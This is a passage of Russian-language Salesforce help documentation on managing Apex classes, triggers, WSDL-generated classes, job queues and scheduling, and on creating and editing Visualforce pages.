Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (dep10y), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.

- Чтобы удалить класс, щелкните «Удалить».

### Прим.: Класс, указанный в качестве контроллера для страницы или компонента Visualforce, не может быть удален.

- Если класс содержит метод, определенный как `webservice`, нажмите кнопку «Создать WSDL», чтобы создать документ WSDL на основе класса.

### Прим.: Документ WSDL не может быть создан для классов, определенных как `isTest`.

- Чтобы загрузить копию Apex, нажмите кнопку «Загрузить».
- Чтобы выполнить поблочные тесты, содержащиеся в классе, нажмите кнопку «Выполнить тест».
- Чтобы задать параметры безопасности на уровне класса Apex, щелкните «Безопасность».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- «Автор Apex»

- Чтобы просмотреть элементы (например, поля, объекты или другие классы), необходимые для того, чтобы данный класс был действителен, нажмите кнопку **«Показать зависимости»**.

Вкладка **«Краткое описание класса»** отображает прототип класса, то есть, классы, методы и переменные, доступные другому коду Apex. Вкладка **«Краткое описание класса»** содержит уровни доступа и сигнатуры для каждого метода и переменной класса Apex, а также любые внутренние классы. Данная вкладка доступна только при наличии прототипа.

#### Прим.:

- Если классы Apex не включены в управляемые пакеты, то система отображает только классы, методы и переменные, определенные как глобальные или общедоступные.
- Если классы Apex включены в управляемые пакеты, то вкладка **«Краткое описание класса»** отображает версию пакета, использованную для внедрения отдельного свойства или метода. Чтобы просмотреть прототип выбранной версии пакета, выберите номер версии из раскрывающегося списка. По умолчанию используется текущая установленная версия. Разработчик пакета может объявить метод Apex нереконструируемым и загрузить новую версию пакета, предоставляя классу Apex доступ к другому прототипу. Прототипы для классов управляемого пакета отображают только классы, методы и переменные, определенные как глобальные.

Если класс Apex ссылается на компоненты установленных управляемых пакетов (например, другой класс, триггер или настраиваемый объект), то вкладка **«Параметры версии»** отображает версии пакетов, содержащих данные компоненты.

Вкладка **«Фильтры журнала»** отображает категории и уровни журнала отладки, которые могут быть заданы для класса.

СМ. ТАКЖЕ:


[Определение классов Apex](#)

[Управление классами Apex](#)

[Фильтрация журналов отладки для классов и триггеров Apex](#)

## Просмотр сведений о триггерах Apex

Триггеры Apex хранятся в приложении в качестве метаданных связанного объекта. Вы можете также просмотреть все триггеры в меню «Настройка». Для этого введите строку **«Триггеры Apex»** в поле «Быстрый поиск», затем выберите **Триггеры Apex**.

-  **Прим.:** Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (dep10y), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.

Чтобы просмотреть сведения триггера, в меню «Настройка» введите «Триггеры Apex» в поле «Быстрый поиск», выберите **«Триггеры Apex»**, затем щелкните имя триггера. При необходимости сведения о триггере можно просмотреть в параметрах управления объектами.

Ниже перечислены действия, доступные на странице сведений о триггере.

- Чтобы изменить содержимое триггера, нажмите кнопку **«Правка»**.

### ВЕРСИИ



Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра триггеров  
Apex:


- «Автор Apex»

 **Прим.:** Значок  указывает на использование триггера Apex в установленном управляемом пакете. Триггер, используемый управляемым пакетом, не может быть изменен или удален.

- Чтобы удалить триггер из организации, нажмите кнопку **«Удалить»**.
- Чтобы просмотреть элементы (например, поля, элементы S-Control или классы), используемые кодом Apex триггера, нажмите кнопку **«Показать зависимости»**.
- Чтобы загрузить текст триггера, нажмите кнопку **«Загрузить Apex»**. При сохранении файлу присваивается имя триггера и расширение `.trg`.

Ниже перечислены данные, доступные на странице сведений о триггере.

- Имя триггера.
- Имя объекта, связанного с триггером (например, организация или обращение).
- Версия API, использованная для сохранения триггера.
- Действительность триггера.

 **Прим.:** Пометка `isValid` со значением `true` хранится вместе с триггером до изменения зависимых метаданных после последней компиляции триггера. Пометке `isValid` присваивается значение `false`, если повторная обработка кода компилятором Apex не завершена, при изменении имен или полей объекта, используемых в триггере, включая несущественные изменения (например, редактирование описания объекта или поля). Повторная компиляция выполняется при следующем выполнении триггера или повторном сохранении триггера в метаданных.

Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.

- Активность триггера.
- Текст кода Apex, содержащегося в триггере.
- Если триггер ссылается на компоненты установленных управляемых пакетов (например, класс Apex, страница Visualforce, настраиваемый объект и т.д.), то раздел «Параметры версии» содержит версии пакетов, содержащих данные компоненты.
- Если триггер используется установленным управляемым пакетом, то параметр «Установленный пакет» содержит имя пакета.


Вкладка **«Фильтры журнала»** отображает категории и уровни журнала отладки, которые могут быть заданы для триггера. Дополнительную информацию см. в разделе **«Фильтрация журналов отладки для классов и триггеров Apex»** на странице 5863.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)


## Создание класса Apex из WSDL

Класс Apex может быть создан автоматически на основе документа WSDL, хранящегося на локальном жестком диске или в сети. Создание класса на основе документа WSDL позволяет разработчикам создавать выноски на внешнюю веб-службу в Apex.

 **Прим.:** Рекомендуем использовать исходящие сообщения для обработки решений по интеграции. Выноски на сторонние веб-службы используются только при необходимости.

Чтобы получить доступ к данной функции, выполните указанные ниже действия.

1. В приложении введите строку «Классы Apex» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Классы Apex».
2. Нажмите кнопку «Создать из WSDL».
3. Чтобы выбрать документ WSDL на локальном жестком диске или в сети, нажмите кнопку «Обзор» или введите полный путь. Данный документ WSDL является основой для создаваемого класса Apex.

 **Прим.:** Выбранный документ WSDL может содержать расположение конечной точки SOAP, ссылающееся на исходящий порт.

Из соображений безопасности, система Salesforce ограничивает доступные исходящие порты.

- 80: данный порт принимает только подключения HTTP.
- 443: данный порт принимает только подключения HTTPS.
- 1024–66535 (включительно): данные порты принимают подключения HTTP или HTTPS.

4. Чтобы проверить содержимое документа WSDL, нажмите кнопку «Анализировать WSDL». Приложение создает стандартное имя класса для каждого пространства имен в документе WSDL и составляет отчет по любым ошибкам. Анализ завершается ошибкой, если WSDL содержит типы или конструкции схем, которые не поддерживаются классами Apex, или, если итоговые классы Apex превышают ограничение, равное 1 миллиону символов. Например, документ WSDL интерфейса Salesforce SOAP API не может быть проанализирован.
5. При необходимости измените имена классов. Чтобы сохранить несколько пространств имен WSDL в одном классе, укажите одно имя класса для каждого пространства имен. Обратите внимание, что классы Apex могут содержать не более 1 миллиона символов.
6. Нажмите кнопку «Создать Apex». Последняя страница мастера отображает успешно созданные классы и ошибки, обнаруженные в других классах. Данная страница также содержит ссылку для просмотра успешно созданного кода.

Успешно созданные классы Apex содержат заглушку и классы типов для вызова сторонней веб-службы, представленной документом WSDL. Данные классы позволяют вызывать внешнюю веб-службу посредством Apex. Второй класс, создаваемый для каждого созданного класса, использует одинаковое имя и префикс `As upc`. Первый класс используется синхронными выносками. Второй класс используется асинхронными выносками. Дополнительную информацию см. в [Руководстве разработчика Force.com Apex Code](#).

Ниже перечислены рекомендации по использованию созданного Apex.

- Если документ WSDL содержит зарезервированное слово Apex, то слово дополняется суффиксом `_x` при создании класса Apex. Например, слово `limit` в документе WSDL преобразуется в слово `limit_x` в созданном классе Apex. Список зарезервированных слов см. в [Руководстве разработчика Force.com Apex Code](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- «Автор Apex»

- Если операция в WSDL использует выходное сообщение, содержащее несколько элементов, то созданный Apex переносит элементы во внутренний класс. Метод Apex, представляющий операцию WSDL, возвращает внутренний класс взамен отдельных элементов.


СМ. ТАКЖЕ:

[Определение классов Apex](#)

## Отслеживание очереди заданий Apex

Очередь заданий Apex содержит все задания Apex, отправленные на выполнение. Данный список содержит выполненные и выполняемые задания, включая:

- Невыполненные методы Apex с пометкой `future`. Подобным заданиям соответствует значение «Будущее» в столбце «Тип задания» и пустое значение в столбце «Всего пакетов» или «Обработанные пакеты».
- Невыполненные классы Apex, реализующие интерфейс `Queueable`. Подобным заданиям соответствует значение «Будущее» в столбце «Тип задания» и пустое значение в столбце «Всего пакетов» или «Обработанные пакеты».
- Выполняемые запланированные задания Apex.
  - Подобным заданиям соответствует значение «Запланированный Apex» в столбце «Тип задания», пустое значение в столбце «Всего пакетов» или «Обработанные пакеты» и неизменяемый статус «В очереди».
  - Данная страница не позволяет прерывать запланированные задания; для управления или удаления запланированных заданий рекомендуем использовать страницу «Запланированные задания».
  - Запланированное задание отображается на страницах «Задания Apex» и «Запланированные задания», но учитывается только ограничением по асинхронным выполнениям Apex.
- Выполняемые пакетные задания на пересчет общего доступа к Apex. Подобным заданиям соответствует значение «Пересчет общего доступа» в столбце «Тип задания». Записи в задании на пересчет общего доступа автоматически делятся на пакеты. Столбец «Всего пакетов» отображает общее количество пакетов для задания. Столбец «Обработанные пакеты» отображает количество обработанных пакетов.
- Выполняемые пакетные задания Apex. Подобным заданиям соответствует значение «Пакет Apex» в столбце «Тип задания». Записи в пакетном задании Apex автоматически делятся на пакеты. Столбец «Всего пакетов» отображает общее количество пакетов для задания. Столбец «Обработанные пакеты» отображает количество обработанных пакетов.

 **Прим.:** В настоящее время предоставляется ограниченная поддержка пакетных заданий на пересчет общего доступа. Дополнительную информацию о включении пакетных заданий на пересчет общего доступа к Apex можно получить в компании Salesforce.

Данная таблица содержит все возможные значения статуса задания. Столбец «Статус» отображает текущий статус задания. Ниже перечислены возможные значения.

| Статус     | Описание   |
|------------|--|
| В очереди  | Задание ожидает выполнения.  |
| Подготовка | Метод задания <code>start</code> инициализирован. Длительность отображения данного статуса определяется размером пакета записей. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**



| Статус         | Описание                           |
|----------------|------------------------------------|
| Обрабатывается | Задание обрабатывается.            |
| Прервано       | Задание прервано пользователем.    |
| Завершено      | Задание завершено.                 |
| Сбой           | Задание инициировало сбой системы. |

Пакетным заданиям Apex, добавленным в очередь Flex заданий Apex, может быть назначен статус «Удержание». См. раздел [«Отслеживание очереди Flex заданий Apex»](#).

Если во время обработки пакета произошла как минимум одна ошибка, то столбец «Сведения о статусе» содержит краткое описание первой ошибки. Более подробное описание первой ошибки и список последующих ошибок отправляются создателю текущего класса пакета по эл. почте.

Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Представления позволяют просмотреть только методы `future` или пакетные задания Apex.

Одновременно организация может выполнять только один метод `start` пакетного задания Apex. Невыполненные пакетные задания находятся в очереди до начала их выполнения. Обратите внимание, что данное ограничение не вызывает ошибку выполнения пакетного задания, а методы `execute` пакетных заданий Apex продолжают выполняться параллельно при условии выполнения нескольких заданий.

Чтобы отменить задание Apex любого типа, щелкните ссылку **«Отменить задание»** в столбце «Действие».

Все выполненные пакетные задания удаляются из списка очереди через семь дней.

Дополнительную информацию об Apex см. в [Руководстве разработчика Force.com Apex Code](#).

СМ. ТАКЖЕ:

[Расписание Apex](#)

## Отслеживание очереди Flex заданий Apex

Страница «Очередь Flex заданий Apex» позволяет просматривать и изменять порядок отображения всех пакетных заданий со статусом «Удержание». При необходимости измените порядок отображения пакетных заданий программным способом посредством кода Apex.

При необходимости добавьте не более 100 пакетных заданий со статусом «Удержание» в очередь. При освобождении системных ресурсов задания извлекаются из начала очереди Flex заданий Apex и перемещаются в очередь пакетных заданий. Для каждой организации может одновременно обрабатываться не более пяти добавленных в очередь или активных заданий. При перемещении задания из очереди Flex на обработку статус «Удержание» заменяется статусом «В очереди». Задания, добавленные в очередь, выполняются по мере готовности системы к обработке новых заданий.

При необходимости измените порядок отображения заданий в очереди Flex заданий Apex для их приоритизации. Например, переместите пакетное задание на первое место очереди для его обработки первым при освобождении ресурсов. В противном случае, задания обрабатываются в порядке их отправки.

### ВЕРСИИ


Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

## Отслеживание и изменение порядка отображения очереди Flex заданий Apex

Страница «Очередь Flex заданий Apex» содержит все пакетные задания со статусом «Удержание». При необходимости просмотрите сведения о задании (например, код задания, дата отправки и класс Apex). По умолчанию задания нумеруются согласно порядку отправки, начиная с номера «1», который соответствует заданию, отправленному первым. Чтобы изменить текущую позицию задания, щелкните **«Изменить порядок»** и введите номер новой позиции. Если номер позиции не превышает количество заданий в очереди, то задание перемещается на указанную позицию. В противном случае, задание перемещается в конец очереди. При перемещении задания все другие задания очереди Flex также меняют свою позицию и номер.

 **Прим.:** В пользовательском интерфейсе Salesforce заданию, находящемуся вверху очереди Flex, соответствует позиция «1». Тем не менее, при использовании очереди Flex программным способом первому месту очереди Flex соответствует индекс «0».

Следующее задание, выбранное системой из очереди Flex заданий Apex для обработки, перемещается из данной очереди в очередь пакетных заданий. Чтобы отследить перемещенное задание на странице «Задания Apex», щелкните **«Задания Apex»**.

При необходимости воспользуйтесь методами Apex по имени `System.FlexQueue` для изменения порядка отображения пакетных заданий, находящихся в очереди Flex. Чтобы протестировать очередь Flex, воспользуйтесь методами `getFlexQueueOrder()` и `enqueueBatchJobs(numberOfJobs)` в классе `System.Test`.

СМ. ТАКЖЕ:

[Руководство разработчика Apex: класс FlexQueue](#)


[Руководство разработчика Apex: enqueueBatchJobs\(numberOfJobs\)](#)

[Руководство разработчика Apex: getFlexQueueOrder\(\)](#)

## Расписание Apex

Рекомендуем использовать планировщик Apex при наличии классов Apex, которые должны выполняться на регулярной основе, а также для выполнения пакетных заданий Apex посредством пользовательского интерфейса Salesforce.

Планировщик работает как система: выполняются все классы, независимо от наличия полномочия пользователя на выполнение класса.

 **Важное замечание:** Система Salesforce планирует выполнение класса на указанное время. Фактическое время выполнения определяется текущей доступностью службы.

Чтобы запланировать задания посредством планировщика Apex, выполните указанные ниже действия.

1. Примените интерфейс `Schedulable` в классе Apex, реализующем нужный класс.
2. Введите строку «Классы Apex» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**, затем **Расписание Apex**.
3. Введите имя нужного класса.
4. Выберите частоту выполнения класса Apex.
  - При выборе значения **«Еженедельно»** выберите как минимум один день недели для выполнения задания (например, понедельник и среда).
  - При выборе значения **«Ежемесячно»** выберите дату или день для выполнения задания (например, вторая суббота каждого месяца).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**



5. Выберите даты начала и окончания для запланированного класса Apex. При выборе конкретного дня задание выполняется только один раз.
6. Выберите предпочтительное время начала. Точное время выполнения задания определяется текущей доступностью службы.
7. Нажмите кнопку **«Сохранить»**.



**Прим.:** Одновременно разрешается использовать не более 100 активных или запланированных заданий.

Чтобы запланировать разовое выполнение пакетного задания, воспользуйтесь методом `System.scheduleBatch`. Дополнительную информацию см. в разделе «Использование метода `System.scheduleBatch`» [Руководства разработчика Apex](#).

Страница [«Все запланированные задания»](#) позволяет отслеживать ход выполнения запланированного задания Apex.

Страница [«Задания Apex»](#) позволяет просматривать подробные сведения о выполненном задании (например, успешность выполнения, время обработки, количество обработанных записей и т. д.).

## Вопросы и ответы

### Apex. Вопросы и ответы

- [Чем отличаются классы и триггеры Apex?](#)
- [Можно ли использовать Apex для вызова внешней веб-службы?](#)
- [Какие типы схем WSDL поддерживают выноски Apex?](#)

### Можно ли использовать Apex для вызова внешней веб-службы?

Да. Apex позволяет вызывать операции веб-служб. Прежде чем вызвать методы класса Apex, рекомендуем сначала открыть страницу «Классы Apex» для создания класса Apex на основе документа WSDL, используемого во внешней веб-службе.

СМ. ТАКЖЕ:

[Apex. Вопросы и ответы](#)

### Какие типы схем WSDL поддерживают выноски Apex?

Выноски Apex поддерживают только буквенный стиль документа WSDL, а также простейшие встроенные типы данных. Рекомендуем проверить документ WSDL на наличие поддерживаемых типов схем. Выноска Apex на операцию веб-службы, которая не поддерживает тип схемы, может вызвать ошибку, возвращаемую в ответе выноски (например, «Не удается проанализировать ответ выноски. Тип Apex не найден для элемента.»).

СМ. ТАКЖЕ:

[Apex. Вопросы и ответы](#)

### Чем отличаются классы и триггеры Apex?

Класс Apex — это шаблон или образец, используемый для создания объектов Apex. Классы состоят из других классов, заданных пользователем методов, переменных, типов исключений и статического кода инициализации. Триггер — это

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

код Apex, который выполняется перед некоторым событием языка манипулирования данными (DML) или после него (например, перед вставкой записи объекта в базу данных или после удаления записи). Триггер связывается со стандартным или настраиваемым объектом и может вызывать методы классов Apex.

СМ. ТАКЖЕ:

[Apex. Вопросы и ответы](#)

## Visualforce

### Visualforce

Visualforce использует специальный язык разметки на основе тегов, позволяющий упростить процесс создания приложений и настройки пользовательского интерфейса Salesforce. Ниже перечислены действия, доступные при использовании Visualforce.

- Создание настраиваемых пользовательских интерфейсов, использующих стандартные стили Salesforce.
- Создание настраиваемых пользовательских интерфейсов, полностью заменяющих стандартные стили Salesforce.
- Создание мастеров и прочих моделей навигации, использующих специальные правила для оптимального и эффективного взаимодействия с приложением.

Visualforce поддерживает большую библиотеку компонентов, позволяющую создавать страницы без создания множества функций. Каждый тег языка разметки Visualforce соответствует крупному или мелкому компоненту (например, раздел страницы, связанный список или поле). Компоненты могут контролироваться логикой, используемой на стандартных страницах Salesforce, или собственной логикой разработчиков, которая связана с настраиваемым контроллером или расширением контроллера, созданным посредством Apex.

 **Прим.:** Данный выпуск поддерживает бета-версию Visualforce для Lightning Experience, являющуюся полноценной, но имеющую некоторые ограничения.

СМ. ТАКЖЕ:

[Определение страниц Visualforce](#)

[Что такое настраиваемый компонент?](#)

<https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/>

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Visualforce для Lightning Experience (бета-версия)

Данный выпуск поддерживает бета-версию Visualforce для Lightning Experience, являющуюся полноценной, но имеющую некоторые ограничения.

ПО Visualforce доступно как самостоятельная платформа. Только использование страниц Visualforce в приложении Lightning Experience является бета-версией функции.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Определение страниц Visualforce

### Определение страниц Visualforce

Чтобы создать страницы Visualforce, воспользуйтесь режимом разработки Visualforce или меню «Настройка».

Чтобы создать страницу посредством инструмента «Быстрое исправление», доступного в режиме разработки Visualforce, выполните указанные ниже действия.

1. Введите URL-адрес следующего формата:  
`https://мой_экземпляр_Salesforce/apex/имя_новой_страницы`, где значение *мой\_экземпляр\_Salesforce* — это имя экземпляра Salesforce (например, `na3.salesforce.com`), а значение *имя\_новой\_страницы* соответствует значению поля «Имя» в определении страницы.

Например, чтобы создать страницу «HelloWorld» при использовании экземпляра Salesforce `na3.salesforce.com`, введите URL-адрес `https://na3.salesforce.com/apex/HelloWorld`.

 **Прим.:** Имя страницы может содержать не более 40 символов.

2. При этом открывается промежуточная страница, позволяющая добавить новую страницу. Чтобы создать страницу, щелкните **«Создать страницу имя\_новой\_страницы»**. Значение *имя\_новой\_страницы*, указанное в URL-адресе, назначается обоим полям страницы «Имя» и «Метка».

Чтобы создать страницу посредством меню «Настройка», выполните указанные ниже действия.

1. Введите строку *«Страницы Visualforce»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Страницы Visualforce»**.
2. Нажмите кнопку **«Создать»**.
3. Введите текст, который должен отображаться в URL-адресе в качестве имени страницы, в поле «Имя». Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и настройки параметров версии для страниц Visualforce:

- «Настройка приложения»

с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.

4. Введите текст, который должен использоваться для определения страницы в меню «Настройка», в поле «Метка» (например, определение настраиваемых вкладок или переопределение стандартных кнопок).
5. Введите текст, который должен использоваться для определения страницы в API, в поле «Имя». Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
6. Введите дополнительное описание страницы в текстовое поле «Описание».
7. Чтобы активировать вкладки Visualforce, связанные со страницей Visualforce, которая должна отображаться в приложении Salesforce1, установите флажок «Доступно для мобильных приложений Salesforce». Данный флажок доступен для страниц, созданных посредством API 27.0 или более поздней версии.



**Прим.:** Вкладки стандартных объектов, переопределенные посредством страницы Visualforce, не поддерживаются приложением Salesforce1, даже при наличии соответствующего флажка «Доступно для мобильных приложений Salesforce». Взамен страницы Visualforce отображается стандартная страница Salesforce1 для объекта.

Данный параметр не влияет на поддержку Visualforce в мобильном приложении Salesforce Classic Mobile. Взамен рекомендуем установить флажок «Поддержка Salesforce Classic Mobile» на страницах настройки вкладок Visualforce.

8. Чтобы включить защиту CSRF для запросов GET страницы, установите флажок **«Требовать защиту CSRF для запросов GET»**. При наличии данного флажка защита от атак CSRF выполняется путем требования маркера подтверждения CSRF, являющегося случайной строкой символов в параметрах URL-адреса. При выполнении каждого запроса GET Visualforce проверяет допустимость данной строки символов и загружает страницу только при условии соответствия найденного значения ожидаемому значению.

Установите данный флажок, если страница выполняет операцию DML при первоначальной загрузке. При наличии данного флажка все ссылки на данную страницу требуют добавления маркера CSRF в параметры строки URL-запроса. Данный флажок доступен для страниц, созданных посредством API 28.0 или более поздней версии.



**Прим.:** Выпуск Summer'13 позволяет добавлять допустимый маркер CSRF в URL-адрес только путем переопределения стандартной ссылки объекта «Удалить» посредством страницы Visualforce. Ссылка «Удалить» автоматически добавляется в требуемый маркер. Не рекомендуем устанавливать данный флажок напротив страниц, которые не переопределяют стандартную ссылку объекта «Удалить».

9. Введите разметку Visualforce для страницы в текстовое поле «Разметка Visualforce». Отдельная страница может содержать не более 1 Мб текста или примерно 1 000 000 символов.
10. Чтобы указать версии Visualforce и API, использованные для создания данной страницы, щелкните **«Параметры версии»**. При необходимости укажите версии любых управляемых пакетов, установленных в организации.
11. Чтобы сохранить внесенные изменения и просмотреть сведения о странице Visualforce, нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить редактирование страницы, нажмите кнопку **«Быстрое сохранение»**. Прежде чем сохранить страницу, убедитесь в действительности разметки Visualforce.



**Прим.:** Данная область меню «Настройка» позволяет только редактировать разметку Visualforce. Чтобы просмотреть внесенные изменения, откройте URL-адрес страницы. Данный недостаток отсутствует в режиме разработки, который позволяет разработчикам просматривать и редактировать страницы в одном окне.

Чтобы открыть созданную страницу, нажмите кнопку **«Предварительный просмотр»**. Чтобы открыть страницу вручную, введите URL-адрес следующего формата: `http://мой_экземпляр_Salesforce/apex/имя_новой_страницы`, где значение `мой_экземпляр_Salesforce` — это имя экземпляра Salesforce (например, `na3.salesforce.com`), а значение `имя_новой_страницы` соответствует значению поля «Имя» в определении страницы.

СМ. ТАКЖЕ:

- [Включение режима разработки](#)
- [Просмотр и редактирование страниц Visualforce](#)
- [Создание вкладок Visualforce](#)
- [Включение страниц Visualforce для мобильного приложения Salesforce1](#)

### Включение режима разработки

Определения страниц Visualforce можно просматривать и редактировать посредством меню «Настройка» на страницах Visualforce, однако новые страницы Visualforce рекомендуется создавать в режиме разработки Visualforce. Ниже перечислены преимущества режима разработки.

- Специальный нижний колонтитул на каждой странице Visualforce (состояние просмотра страницы, любые связанные контроллеры, ссылки на справку по компоненту) и редактор разметки страницы (функции выделения, поиска-замены и автоматического подбора имен для тегов и атрибутов компонента).
- Возможность определения новых страниц Visualforce путем ввода уникального URL-адреса.
- Сообщения об ошибках, содержащие подробные трассировки стека (по сравнению со сведениями, которые получают стандартные пользователи).

Чтобы включить режим разработки Visualforce, выполните указанные ниже действия.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Режим разработки».
4. Чтобы активировать вкладку «Состояние просмотра» в нижнем колонтитуле режима разработки, установите флажок «Показать состояние просмотра в режиме разработки». Данная вкладка позволяет отслеживать производительность страниц Visualforce.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- [Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения режима разработки:


- «Настройка приложения»

## Просмотр и редактирование страниц Visualforce

Чтобы просмотреть сведения о странице Visualforce, включая даты создания и последнего изменения, а также связанную разметку, введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Страницы Visualforce**» и щелкните имя нужной страницы Visualforce.

Ниже перечислены действия, доступные на странице сведений.

- Чтобы изменить текущую разметку страницы, нажмите кнопку «**Правка**».
- Чтобы удалить страницу, нажмите кнопку «**Удалить**».
- Чтобы клонировать страницу, нажмите кнопку «**Клонировать**». Введите имя новой страницы.
- Чтобы просмотреть все ссылки на данную страницу в организации, щелкните «**Где это используется?**».
- Чтобы просмотреть элементы (например, поля, объекты или другие классы), необходимые для того, чтобы данный класс был действителен, нажмите кнопку «**Показать зависимости**».
- Чтобы открыть страницу в новом окне, нажмите кнопку «**Предварительный просмотр**».

 **Прим.:** Страница Visualforce, хранящаяся в установленном управляемом пакете, доступна только для просмотра. Страница недоступна для редактирования, удаления или клонирования.

Имя страницы Visualforce, хранящейся в установленном управляемом пакете, отображается в поле «Установленный пакет». Поле «Доступно в версиях пакета» отображает диапазон версий пакета, содержащих страницу Visualforce. Первый номер диапазона соответствует первой установленной версии пакета, содержащей страницу Visualforce.

## Просмотр и редактирование страниц Visualforce после включения режима разработки

Режим разработки позволяет просматривать и редактировать содержимое страницы путем ввода ее URL-адреса. Например, чтобы открыть страницу HelloWorld при использовании экземпляра Salesforce na3.salesforce.com, введите URL-адрес `https://na3.salesforce.com/apex/HelloWorld` в адресную строку обозревателя.

После включения режима разработки все страницы Visualforce отображают специальный нижний колонтитул в нижней части обозревателя.

- Чтобы открыть редактор страниц для просмотра и редактирования связанной разметки Visualforce без использования меню «Настройка», выберите вкладку с именем нужной страницы. Изменения отображаются сразу после сохранения страницы.
- Если страница использует настраиваемый контроллер, то имя класса контроллера доступно в виде вкладки. Чтобы изменить связанный класс Apex, откройте соответствующую вкладку.
- Если страница использует расширения контроллера, то имя каждого расширения доступно в виде вкладки. Чтобы изменить связанный класс Apex, откройте соответствующую вкладку.
- Вкладка «**Состояние просмотра**», доступная в меню «Настройка», отображает сведения о составляющих элементах состояния просмотра страницы Visualforce.
- Чтобы сохранить внесенные изменения и обновить содержимое страницы, нажмите кнопку «**Сохранить**» над панелью редактирования.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.




### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для клонирования, редактирования или удаления разметки Visualforce:

- «Настройка приложения»





Для редактирования настраиваемых контроллеров Visualforce:

- «Автор Apex»

- Чтобы просмотреть документацию для всех поддерживаемых компонентов Visualforce, щелкните **«Ссылка на компонент»**.
